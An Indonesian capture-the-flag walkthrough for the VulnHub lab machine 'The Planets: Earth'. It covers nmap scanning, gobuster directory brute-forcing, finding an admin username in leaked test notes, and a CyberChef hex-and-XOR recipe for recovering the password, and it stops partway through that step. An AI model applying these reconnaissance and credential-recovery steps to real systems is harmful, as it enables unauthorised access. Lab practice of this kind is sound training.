
**CTF THE PLANETS: EARTH**


Vulnerable machine: The Planets: Earth

<https://www.vulnhub.com/entry/the-planets-earth,755/>




1. Menemukan IP Target


- melakukan scanning network dengan nmap untuk menemukan IP target



1. Menemukan port yang terbuka pada server



-dari hasil scanning diatas ditemukan 2 buah domain




1. Menambahkan DNS pada file /etc/hosts

-buka file /etc/hosts


eth 5

-tambahkan IP server dan nama domain




1. Membuka halaman website lewat browser


-membuka halaman http://earth.local




-pada halaman http://earth.local ditemukan form untuk mengirim pesan, lalu kita coba isi form tersebut




-setelah dikirim terdapat pesan terenkripsi baru di halaman yang sama




-tidak ditemukan apapun di halaman http://earth.local, gunakan gobuster untuk melihat ada halaman apa saja di dalam http://earth.local




-dari hasil brute force gobuster terdapat halaman http://earth.local/admin, sekarang kita coba buka halaman tersebut




-jika diklik login maka akan diarahkan ke halaman login




-sekarang kita coba halaman https://terratest.earth.local, namun tidak ditemukan informasi apapun disini




-gunakan gobuster untuk melihat ada halaman apa saja pada https://terratest.earth.local



-dari hasil brute force gobuster terdapat file robots.txt pada https://terratest.earth.local




-pada file robots.txt ditemukan file testingnotes.txt, pada file ini diketahui username admin adalah terra kemudian langkah-langkah untuk menemukan password dari admin





1. Menemukan password dengan tool cyber chef

-download aplikasi cyber chef di <https://gchq.github.io/CyberChef/>




-extract dan buka file CyberChef\_v9.55.0.html lewat browser







-pilih From Hex di menu Operations dan tarik ke menu recipe




-ketik xor di filed pencarian Operations kemudian pilih XOR dan tarik ke menu recipe




-buka testdata.txt dan copy semua isi file




-Paste isi file testdata.txt pada dikolom key XOR dan set karakter menjadi UTF8




-Copy satu persatu kode hexa pada halaman http://earth.local sebagai input di Cyber Chef



